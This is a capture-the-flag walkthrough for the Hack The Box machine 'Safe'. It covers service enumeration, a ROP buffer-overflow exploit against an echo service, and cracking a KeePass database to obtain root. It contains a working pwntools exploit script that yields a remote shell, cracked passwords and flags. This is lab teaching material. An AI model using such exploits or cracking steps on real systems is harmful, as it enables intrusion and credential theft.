
WALKTHROUGH ON
SAFE



Prepared by:
Mansoor R
(profile link: https://www.hackthebox.eu/home/users/profile/52134)

==>ENUMERATION:

1. Scanning ip and it services:
->nmap 10.10.10.147 -o nmap1.txt

2. Scanning and detectiong version of services running on victim:
->nmap 10.10.10.147 -sV -O -sC -o nmap2.txt

```
root@Hackintosh:~/10.10.10.147# nmap -sV -O -sC -o nmap2.txt 10.10.10.147
Starting Nmap 7.70 ( https://nmap.org ) at 2019-08-14 11:01 IST
Nmap scan report for 10.10.10.147
Host is up (0.20s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
| ssh-hostkey:
|   2048 6d:7c:81:3d:6a:3d:f9:5f:2e:1f:6a:97:e5:00:ba:de (RSA)
|   256 99:7e:1e:22:76:72:da:3c:c9:61:7d:74:d7:80:33:d2 (ECDSA)
|_  256 6a:6b:c3:8e:4b:28:f7:60:85:b1:62:ff:54:bc:d8:d6 (ED25519)
80/tcp open  http    Apache httpd 2.4.25 ((Debian))
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: Apache2 Debian Default Page: It works
Aggressive OS guesses: Linux 3.2 - 4.9 (95%), Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%), Linux 3.12 (94%)
, Linux 3.13 (94%), Linux 3.16 (94%), Linux 3.18 (94%), Linux 3.8 - 3.11 (94%), Linux 4.8 (94%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 78.81 seconds
root@Hackintosh:~/10.10.10.147#
```

==>Enumerating port 80:

Version:Apache httpd 2.4.25 ((Debian))
No major exploit found for above version(prefer to check version on exploit-db.com)

On visiting port 80 on browser found default apache web page.
Tried gobuster but not found anything.

==>Enumerating port 1337:


When we scan ports upto 10000 found port 1337
-> nmap 10.10.10.147 -p 1337 -A -o nmap3.txt

```
root@Hackintosh:~/10.10.10.147# nmap 10.10.10.147 -p 1337 -A -o nmap3.txt
Starting Nmap 7.70 ( https://nmap.org ) at 2019-08-14 11:12 IST
Nmap scan report for 10.10.10.147
Host is up (0.23s latency).

PORT     STATE SERVICE VERSION
1337/tcp open  waste?
| fingerprint-strings:
|   DNSStatusRequestTCP:
|     01:43:20 up 1:29, 0 users, load average: 0.00, 0.00, 0.00
|   DNSVersionBindReqTCP:
|     01:43:15 up 1:29, 0 users, load average: 0.00, 0.00, 0.00
|   GenericLines:
|     01:43:01 up 1:29, 0 users, load average: 0.00, 0.00, 0.00
|     What do you want me to echo back?
|   GetRequest:
|     01:43:08 up 1:29, 0 users, load average: 0.00, 0.00, 0.00
|     What do you want me to echo back? GET / HTTP/1.0
|   HTTPOptions:
|     01:43:08 up 1:29, 0 users, load average: 0.00, 0.00, 0.00
|     What do you want me to echo back? OPTIONS / HTTP/1.0
|   Help:
|     01:43:25 up 1:30, 0 users, load average: 0.00, 0.00, 0.00
|     What do you want me to echo back? HELP
|   Kerberos, TLSSessionReq:
|     01:43:27 up 1:30, 0 users, load average: 0.00, 0.00, 0.00
|     What do you want me to echo back?
|   NULL:
|     01:43:01 up 1:29, 0 users, load average: 0.00, 0.00, 0.00
|   RPCCheck:
|     01:43:10 up 1:29, 0 users, load average: 0.00, 0.00, 0.00
|   RTSPRequest:
|     01:43:09 up 1:29, 0 users, load average: 0.00, 0.00, 0.00
```

We see a binary is running where we can buffer overflow to get user.

```
root@Hackintosh:~/10.10.10.147# telnet 10.10.10.147 1337
Trying 10.10.10.147...
Connected to 10.10.10.147.
Escape character is '^]'.
 08:22:20 up  3:19,  0 users,  load average: 0.07, 0.05, 0.01
hi J3NN14R is here

What do you want me to echo back? hi J3NN14R is here
Connection closed by foreign host.
root@Hackintosh:~/10.10.10.147#
```

And on inspecting source code of default apache page running on port 80 we get location from where to dowload it.



Myapp binary can be downloaded from: http://10.10.10.147/myapp

==>Buffer Overflow on myapp binary:

file myapp gives basic info about binary:

```
root@Hackintosh:~/10.10.10.147# file myapp
myapp: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 3.2.0, BuildID[
sha1]=fcbd5450d23673e92c8b716200762ca7d282c73a, not stripped
root@Hackintosh:~/10.10.10.147#
```

binary is 64 bit.
Detecting various buffer overflow mechanisms implemented on binary using gdb:
->checksec

```
root@Hackintosh:~/10.10.10.147# gdb myapp
GNU gdb (Debian 8.3-1) 8.3
Copyright (C) 2019 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from myapp...
(No debugging symbols found in myapp)
gdb-peda$ checksec
CANARY    : disabled
FORTIFY   : disabled
NX        : ENABLED
PIE       : disabled
RELRO     : Partial
gdb-peda$
```

Since NX is enabled thus we have to bypass DEP hence using ROP Attack.
Also ASLR of binary is disabled but ASLR of OS can be enabled or disabled.

For crashing binary in gdb we have to make some change in peda.py(may be installed at root directory or somewhere else in folder name peda) since this binary is multi threaded application otherwise it dont show seg fault:

>peda.execute("set follow-fork-mode parent") #[write parent in place of child]

```
# misc gdb settings
peda.execute("set confirm off")
peda.execute("set verbose off")
peda.execute("set output-radix 0x10")
peda.execute("set prompt \001%s\002" % red("\002gdb-peda$ \001")) # custom prompt
peda.execute("set height 0") # disable paging
peda.execute("set history expansion on")
peda.execute("set history save on") # enable history saving
peda.execute("set disassembly-flavor intel")
peda.execute("set follow-fork-mode parent")
#peda.execute("set follow-fork-mode child")
peda.execute("set backtrace past-main on")
peda.execute("set step-mode on")
peda.execute("set print pretty on")
peda.execute("handle SIGALRM print nopass") # ignore SIGALRM
peda.execute("handle SIGSEGV stop print nopass") # catch SIGSEGV
"/opt/peda/peda.py" 6165L, 199285C                                    6159,41       Bot
```

Buffer Overflow on myapp:
1. Crash binary and get exact offset where rsp overwrite and thus hijack RIP:
Crash binary by supplying A's:

giving 200 A as input:


```
RSI: 0x405260 ('A' <repeats 200 times>...)
RDI: 0x0
RBP: 0x4141414141414141 ('AAAAAAAA')
RSP: 0x7fffffffe178 ('A' <repeats 80 times>)
RIP: 0x4011ac (<main+77>:       ret)
R8 : 0x7ffff7fa4500 (0x00007ffff7fa4500)
R9 : 0x0
R10: 0xffffffffffff418
R11: 0x246
R12: 0x401070 (<_start>:        xor    ebp,ebp)
R13: 0x7fffffffe250 --> 0x1
R14: 0x0
R15: 0x0
EFLAGS: 0x10246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x4011a1 <main+66>:  call   0x401030 <puts@plt>
   0x4011a6 <main+71>:  mov    eax,0x0
   0x4011ab <main+76>:  leave
=> 0x4011ac <main+77>:  ret
   0x4011ad:    nop    DWORD PTR [rax]
   0x4011b0 <__libc_csu_init>:  push   r15
   0x4011b2 <__libc_csu_init+2>:        mov    r15,rdx
   0x4011b5 <__libc_csu_init+5>:        push   r14
[-------------------------------------stack-------------------------------------]
0000| 0x7fffffffe178 ('A' <repeats 80 times>)
0008| 0x7fffffffe180 ('A' <repeats 72 times>)
0016| 0x7fffffffe188 ('A' <repeats 64 times>)
0024| 0x7fffffffe190 ('A' <repeats 56 times>)
0032| 0x7fffffffe198 ('A' <repeats 48 times>)
0040| 0x7fffffffe1a0 ('A' <repeats 40 times>)
0048| 0x7fffffffe1a8 ('A' <repeats 32 times>)
0056| 0x7fffffffe1b0 ('A' <repeats 24 times>)
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x00000000004011ac in main ()
```

Finding exact offset:
->pattern_create 200 #give its output to binary and note where rsp crashes
-> pattern_offset jAA9AAOAAkAAPAAlAAQAAmAARAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA

It gives :120

```
gdb-peda$ x $rsp
0x7fffffffe178: "jAA9AAOAAkAAPAAlAAQAAmAARAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA"
gdb-peda$ pattern_offset jAA9AAOAAkAAPAAlAAQAAmAARAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA
jAA9AAOAAkAAPAAlAAQAAmAARAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA found at offset: 120
gdb-peda$
```


Confirming we got RIP access:
give input as “A”*120 + “B”*6 #and now we should get x42(hexadecimal of B) in RIP



Thus we successfully hijack RIP.
Now examining binary using objdump:
->objdump -D myapp
On examining we got test function which is never called in main() function and hence it may be useful for us:


(NOTE : 401156: mov %rsp,%rdi is actually %rdi,%rsp .We can see it through disass test in gdb. Dont know why it is shown in reverse manner).

Getting functions called in binary itself:
->objdump -D myapp | grep plt



We got system address directly: 0x401040

(Since binary directly call system so dont have to use system address of libc header file).
Now we only have to pass “/bin/sh” string to system() function:
Since arguments are passed in 64 bit binaries using gadgets so we have to choose appropriate gadgets for it.
On seeing test function if we call it in our exploit then it will copy rsp value to rdi and then jump to r13.
So using ropper find gadget involving r13:
->ropper -f myapp | grep r13



Found one gadget:
0x0000000000401206: pop r13; pop r14; pop r15; ret;
Hence our payload flow will be:
“A”*112 + “/bin/sh\x00” //thus our rsp will point to /bin/sh
0x401206 //now we will put pop_r13 gadget value into rip & it will pop 3 values from it: system(go into r13),null,null
0x401040 //system address go into r13 register
null //go into r14
null //go into r15
0x401152 //executing test function

Thus rsp will point to /*bin*/sh string then we call r13 gadget and it will pop system address into r13 register and pop null in r14 and r15. Now we call test function and it will move value of rsp(i.e /*bin*/sh) into rdi and now jumps to r13 where it calls system and it take argument from rdi and thus executes system(“/bin/sh”)

Exploit:

```
============================================================
                          exploit.py
============================================================
from pwn import *

context(terminal=['tmux','new-window'])
#p= process('./myapp')
p = remote('10.10.10.147',1337)
#p=gdb.debug('./myapp','b main')

context(os="linux",arch="amd64")
#context.log_level = 'DEBUG'
```

```
#disas test
# 0x0000000000401152 <+0>: push   rbp
# 0x0000000000401153 <+1>: mov    rbp,rsp
# 0x0000000000401156 <+4>: mov    rdi,rsp
# 0x0000000000401159 <+7>: jmp    r13
# 0x000000000040115c <+10>:        nop
# 0x000000000040115d <+11>:        pop    rbp
# 0x000000000040115e <+12>:        ret

#junk = "A"*120
junk    = "A"*112
sh = "/bin/sh\x00"
#objdump -D myapp  | grep plt          we got directly system function call in binary itself so no need to use libc system() now only wants /bin/sh
system = p64(0x401040)

#0x0000000000401206: pop r13; pop r14; pop r15; ret;
pop_r13 = p64(0x401206)
null = p64(0x00)
jmp_r13 = p64(0x401152)        #calling test function

payload = junk + sh + pop_r13 + system + null + null + jmp_r13
p.sendline(payload)
p.interactive()

#f = open("python_file",'w')
#f.write(payload);
```

==========

(also can be done without pwn tools)

We got shell of user name : user
user.txt:7a29ee9b0fa17ac013d4bf01fd127690

```
root@Hackintosh:~/10.10.10.147# python exploit.py
[+] Opening connection to 10.10.10.147 on port 1337: Done
[*] Switching to interactive mode
 09:09:04 up  4:06,  0 users,  load average: 0.00, 0.00, 0.00
$ whoami
user
$ cd /home/user
$ cat user.txt
7a29ee9b0fa17ac013d4bf01fd127690
```

Now taking proper ssh by putting our public ssh keys into /home/user/.ssh/authorized_keys
and now login into ssh shell of user.

==>Privilege Escalation:

Searching kernel verion using uname:
Kernel Version: Linux safe 4.9.0-9-amd64 #1 SMP Debian 4.9.168-1 (2019-04-12) x86_64 GNU/Linux

```
user@safe:~$ uname -a
Linux safe 4.9.0-9-amd64 #1 SMP Debian 4.9.168-1 (2019-04-12) x86_64 GNU/Linux
```

Searching for exploit on searchsploit:
->searchsploit -w Debian 4.9 //w for links of exploit-db
Got nothing on searchsploit.

On home directory of user got MyPassword.kdbx and few JPG image files.

```
user@safe:~$ ls -alh
total 12M
drwxr-xr-x 3 user user 4.0K May 13 11:18 .
drwxr-xr-x 3 root root 4.0K May 13 08:34 ..
lrwxrwxrwx 1 user user    9 May 13 08:38 .bash_history -> /dev/null
-rw-r--r-- 1 user user  220 May 13 08:34 .bash_logout
-rw-r--r-- 1 user user 3.5K May 13 08:34 .bashrc
-rw-r--r-- 1 user user 1.9M May 13 11:15 IMG_0545.JPG
-rw-r--r-- 1 user user 1.9M May 13 11:15 IMG_0546.JPG
-rw-r--r-- 1 user user 2.5M May 13 11:15 IMG_0547.JPG
-rw-r--r-- 1 user user 2.8M May 13 11:15 IMG_0548.JPG
-rw-r--r-- 1 user user 1.1M May 13 11:15 IMG_0552.JPG
-rw-r--r-- 1 user user 1.1M May 13 11:15 IMG_0553.JPG
-rwxr-xr-x 1 user user  17K May 13 08:47 myapp
-rw-r--r-- 1 user user 2.4K May 13 11:15 MyPasswords.kdbx
-rw-r--r-- 1 user user  675 May 13 08:34 .profile
drwx------ 2 user user 4.0K Aug 16 05:06 .ssh
-rw------- 1 user user   33 May 13 09:25 user.txt
user@safe:~$
```

Downloading files to our Laptop using SCP.
->scp user@10.10.10.147:/home/user/MyPasswords.kdbx .
Now enemerating further about .kdbx we found it is database of keepass password manger and can be open using kpcli (download kpcli using apt install kpcli).
But it require password OR password + key file.

Now extracting hashes from database file to crack using hash cat:
->keepass2john MyPasswords.kdbx
Remove “Mypasswords:” and from $ onwards copy hash to file keepass.txt
now bruteforce hash file using hashcat:
->hashcat -m 13400 --force keepass.txt /usr/share/wordlists/rockyou.txt
after 5 minutes also it dont cracked passwords.
So it may be protected with password + key
and key may be any one JPG file obtainted from target.
Use keepass2john -k for specifying keys along it:
->keepass2john MyPasswords.kdbx -k IMG_0545.JPG > keepass.txt

```
root@Hackintosh:~/10.10.10.147# keepass2john MyPasswords.kdbx -k IMG_0545.JPG > keepass.txt
root@Hackintosh:~/10.10.10.147# keepass2john MyPasswords.kdbx -k IMG_0546.JPG >> keepass.txt
root@Hackintosh:~/10.10.10.147# keepass2john MyPasswords.kdbx -k IMG_0547.JPG >> keepass.txt
root@Hackintosh:~/10.10.10.147# keepass2john MyPasswords.kdbx -k IMG_0548.JPG >> keepass.txt
root@Hackintosh:~/10.10.10.147# keepass2john MyPasswords.kdbx -k IMG_0552.JPG >> keepass.txt
root@Hackintosh:~/10.10.10.147# keepass2john MyPasswords.kdbx -k IMG_0553.JPG >> keepass.txt
root@Hackintosh:~/10.10.10.147#
```

Now again cracking with hashcat:

-> hashcat -m 13400 --force keepass.txt /usr/share/wordlists/rockyou.txt
(remove hashesh if it dont crack for 2 to 3 minutes).

We got password as : bullshit and key: IMG_0547.JPG

```
Time.Started.....: Fri Aug 16 19:02:05 2019 (0 secs)
Time.Estimated...: Fri Aug 16 19:02:05 2019 (0 secs)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:        0 H/s (0.00ms) @ Accel:256 Loops:64 Thr:1 Vec:8
Recovered........: 0/1 (0.00%) Digests, 0/1 (0.00%) Salts
Progress.........: 0/14344389 (0.00%)
Rejected.........: 0/0 (0.00%)
Restore.Point....: 0/14344389 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-64
Candidates.#1....: 123456 -> cutie1

$keepass$*2*60000*0*a9d7b3ab261d3d2bc18056e5052938006b72632366167bcb0b3b0ab7f272ab07*9a700a89b1eb5058134262b2481b571c8afccff1d63d80b409fa5b2568de4817*
36079dc6106afe013411361e5022c4cb*f4e75e393490397f9a928a3b2d928771a09d9e6a750abd9ae4ab69f85f896858*78ad27a0ed11cddf7b3577714b2ee62cfa94e21677587f3204a2
401fddce7a96*1*64*e949722c426b3604b5f2c9c2068c46540a5a2a1c557e66766bab5881f36d93c7:bullshit

Session..........: hashcat
Status...........: Cracked
Hash.Type........: KeePass 1 (AES/Twofish) and KeePass 2 (AES)
Hash.Target......: $keepass$*2*60000*0*a9d7b3ab261d3d2bc18056e50529380...6d93c7
Time.Started.....: Fri Aug 16 19:02:05 2019 (7 secs)
Time.Estimated...: Fri Aug 16 19:02:12 2019 (0 secs)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:      146 H/s (6.66ms) @ Accel:256 Loops:64 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.........: 1024/14344389 (0.01%)
Rejected.........: 0/1024 (0.00%)
Restore.Point....: 0/14344389 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:59968-60000
Candidates.#1....: 123456 -> cutie1

Started: Fri Aug 16 19:02:01 2019
Stopped: Fri Aug 16 19:02:13 2019
root@Hackintosh:~/10.10.10.147#
```

Now opening database file using password + key:
->kpcli --kdb MyPasswords.kdbx --key IMG_0547.JPG

Root Password : u3v2249dl9ptv465cogl3cnpo3fyhk

```
root@Hackintosh:~/10.10.10.147# kpcli --kdb MyPasswords.kdbx --key IMG_0547.JPG
Please provide the master password: ************************

KeePass CLI (kpcli) v3.1 is ready for operation.
Type 'help' for a description of available commands.
Type 'help <command>' for details on individual commands.

kpcli:/> cd MyPasswords/
kpcli:/MyPasswords> ls
=== Groups ===
eMail/
General/
Homebanking/
Internet/
Network/
Recycle Bin/
Windows/
=== Entries ===
0. Root password
kpcli:/MyPasswords> show -f 0

Title: Root password
Uname: root
 Pass: u3v2249dl9ptv465cogl3cnpo3fyhk
  URL:
Notes:

kpcli:/MyPasswords>
```

Since root login of SSH with password is prohibited so we su from normal user ssh:
su – root

```
user@safe:~$ su - root
Password:
root@safe:~# whoami
root
root@safe:~# cat root.txt
d7af235eb1db9fa059d2b99a6d1d5453
root@safe:~#
```

==========

GOT ROOT

root.txt : d7af235eb1db9fa059d2b99a6d1d5453

==========

==>Concepts Learned:

1. Buffer-overflow on 64 bit machine with dep enabled using gdb debugging and jumping to unused function of binary itself.
2. Using gadgets in ROP attack.
3. Using Keepass password manager and cracking keepass password database using hashcat and keepass2john tool.

==>Reference Links:

1. ippsec bitterman
https://www.youtube.com/watch?v=6S4A2nhHdWg

++Contact Me++

Any suggestions to my walkthrough or alternate methods are heartly welcome.
Conatct email:**mansoorr@protonmail.com**
htb profile link: **https://www.hackthebox.eu/home/users/profile/52134**